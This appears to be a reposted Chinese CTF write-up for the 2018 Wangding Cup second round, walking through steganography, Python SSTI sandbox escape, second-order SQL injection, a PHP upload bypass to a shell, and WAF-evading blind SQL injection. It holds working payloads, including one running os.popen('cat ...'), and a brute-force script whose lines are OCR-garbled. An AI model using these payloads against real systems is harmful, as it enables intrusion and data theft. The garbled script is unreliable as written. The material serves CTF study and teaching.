
python123平台作业答案第十二周_【2018年 网鼎杯CTF 第二场】红日安全-网鼎杯WriteUp（24日 更新：web详解）...


weixin_39607836 于 2020-11-24 11:51:25 发布 85 收藏
文章标签： python123平台作业答案第十二周
本次比赛主要由红日安全ctf小组奋力拼搏，才可以拿到第二场第四的成绩。感谢他们的付出，才可以让我们看到精彩的wp

1.签到题



2.虚幻


题目提示汉信码。使用 binwalk 提取出 9 张图，拼接成如下用 stegsolve 取 R7 保存并取反色




补上汉信码的 4 个角，扫描即可获得 flag

3.calc

题目如下，这是一个计算器，可以执行一些简单的算式。题目提示正则有问题，所以正则应该是可以绕过的。



我们先看看服务器端使用的是什么语言，简单测试发现是 python web ，就考虑是否存在 SSTI ，绕过正则执行 python 代码。



我们先来分析一下正则表达式： ^[0-9.]+\s*[*+-/]\s*[0-9.]+ 。这个正则存在多个问题：

第一个地方： [*+-/]

实际上短杆 - 在方括号中有特殊的含义，表示范围。 [*+-/] 这个正则实际上包含了以下字符：

第二个地方：

正则表达式末尾的加号 + 并不严谨，严谨的写法应该在加号后面添加一个 $ 符号，表示输入的字符串以数字结尾，变成这样 ^[0-9.]+\s*[*+-/]\s*[0-9.]+$

使用 payload 如下：（百度python沙箱逃逸，第一个文章中就有payload）


1+1,().__class__.__bases__[0].__subclasses__()[40]('/flag').read()

查看源码

1+1,().__class__.__bases__[0].__subclasses__()

[59].__init__.__getattribute__('fun'+'c_glo'+'bal'+'s')

['lin'+'eca'+'che'].__dict__['o'+'s'].__dict__['po'+'pen']('cat /usr/local/lib/python2.7/dist-packages/tornado/web.py').read()



这里猜测一下后台代码的执行过程：

先用正则对用户的输入进行匹配

如果正则匹配不为空，则将用户的输入直接传递到后台模板文件中；否则不执行

当然这里有对用户的输入进行一些过滤

而我们传入的 1+1,python语句 实际上是一个元组，传到后台模板中类似 {{ (1+1,python语句) }}

4.unfinished

题目如下

发现就一个登陆页面，于是尝试探测是否存在 register.php注册页面。发现存在，立即注册登陆，并查看。

登陆的时候用到的是邮箱和密码，而注册的时候还有一个用户名，而这个用户名却在登陆后显示了，所以我们考虑用户名这里可能存在 二次注入 。

还有一个点就是，我们抓取注册账号的数据包，一直重放数据包会发现返回的状态码都是 200 ，这里就有可能存在 update注入 ，之后发现并没有更新用户信息，所以应该不存在 update注入 。那我们就针对用户名部分，进行二次注入测试。

注册成功，会得到 302状态码并跳转至login.php；如果注册失败，只会返回 200状态码。所以构造 payload如下：


email=test@666.com&username=0'%2B(select hex(hex(database())))%2B'0&password=test

进行两次hex解码后得到数据库名为web：


>>> "373736353632".decode('hex').decode('hex')

'web'

至于为什么 payload 要进行两次 hex加密，看下面这张图就明白了。



然后这里还要注意一个问题，就是当数据进过 两次hex后，会得到较长的一串只含有数字的字符串，当这个长字符串转成数字型数据的时候会变成科学计数法，也就是说会丢失数据精度，如下：



所以这里我们使用 substr每次取10个字符长度与 '0' 相加，这样就不会丢失数据。但是这里使用逗号 , 会出错，所以可以使用类似 substr('test' from 1 for 10) 这种写法来绕过，具体获取 flag的代码如下：

0'%2B(select substr(hex(hex((select * from flag))) from 1 for 10))%2B'0

运行脚本如下：


留个坑周五晚上回来填


5.wafUpload

题目代码如下：

```php
<?php
$sandbox = '/var/www/html/upload/' . md5("phpIsBest" . $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);

if (!empty($_FILES['file'])) {
    #mime check
    if (!in_array($_FILES['file']['type'], ['image/jpeg', 'image/png', 'image/gif'])) {
        die('This type is not allowed!');
    }

    #check filename
    $file = empty($_POST['filename']) ? $_FILES['file']['name'] : $_POST['filename'];
    if (!is_array($file)) {
        $file = explode('.', strtolower($file));
    }
    $ext = end($file);
    if (!in_array($ext, ['jpg', 'png', 'gif'])) {
        die('This file is not allowed!');
    }

    $filename = reset($file) . '.' . $file[count($file) - 1];
    if (move_uploaded_file($_FILES['file']['tmp_name'], $sandbox . '/' . $filename)) {
        echo 'Success!';
        echo 'filepath:' . $sandbox . '/' . $filename;
    } else {
        echo 'Failed!';
    }
}
show_source(__file__);
?>
```


据说是 pwnhub 题目改的，不过没找到，直接来分析代码吧。上图代码 第8-10行 进行了 MIME 类型检测， 第12-20行 对文件后缀进行了检测，而后缀名则是取 $file 数组中最后一个元素。然后在生成文件的时候，文件路径又用 $file 数组第一个元素做文件名，数组最后一个下标对应的值作为后缀，这明显存在不一致可绕过的问题。我们只要控制 $file 数组中参数的顺序即可绕过并 getshell ，请求数据包如下：






flag{41dfb082-a1a7-4d93-a9ff-bf6d3299de96}


6.sqlweb

题目：admin也拿不到flag喔(●'◡'●)

打开 BurpSuite Fuzz发现提示信息，过滤了以下关键字：



admin账号可以用弱密码登陆：admin/admin123



发现新提示，说只有 wuyanzu 用户才能拿到 flag 。至此，思路就很清晰了，flag 应该就是 wuyanzu 用户的密码，或者 wuyanzu 用户登陆后就能看到 flag ，所以这题就是考察绕过 WAF 进行 SQL注入 。

waf:/sleep|benchmark|=|like|regexp|and|\|%|substr|union|\s+|group|floor|user|extractvalue|UpdateXml|ord|lpa
!!! (trust me,no one can bypass it)

仔细观察上面的 WAF ，过滤了空格，可以用 /**/ 来绕过；过滤了 and ，可以用 && 代替；过滤了 substr 、ascii ，但是还可以用 mid 。而且SQL语句执行和不执行返回的长度是不一样的。所以我们构造 payload 如下：

wuyanzu'/**/%26%26/**/mid(passwd/**/from/**/1/**/for/**/1)/**/in/**/('f')/**/limit/**/1%23

编写获取flag的程序如下：

import requestsflag = "chars = "}{-0123456789abcdefghijklmnopqrstuvwxyz"url =
"http://902f59bfbb134985aeef8fb606e07c77373dedd3ef0e4bca.game.ichunqiu.com//sql.php"for i in
range(1,50):

for char in chars:

datas = {

"uname" : "wuyanzu'/**/&&/**/mid(passwd/**/from/**/" + str(i) +"/**/for/**/1)/**/in/**/('" + char + "')/**/limit/**/1#",

"passwd" : "rte",

"submit" : "login"

}

r = requests.post(url = url, data = datas)

if len(r.text) == 75:

flag += char

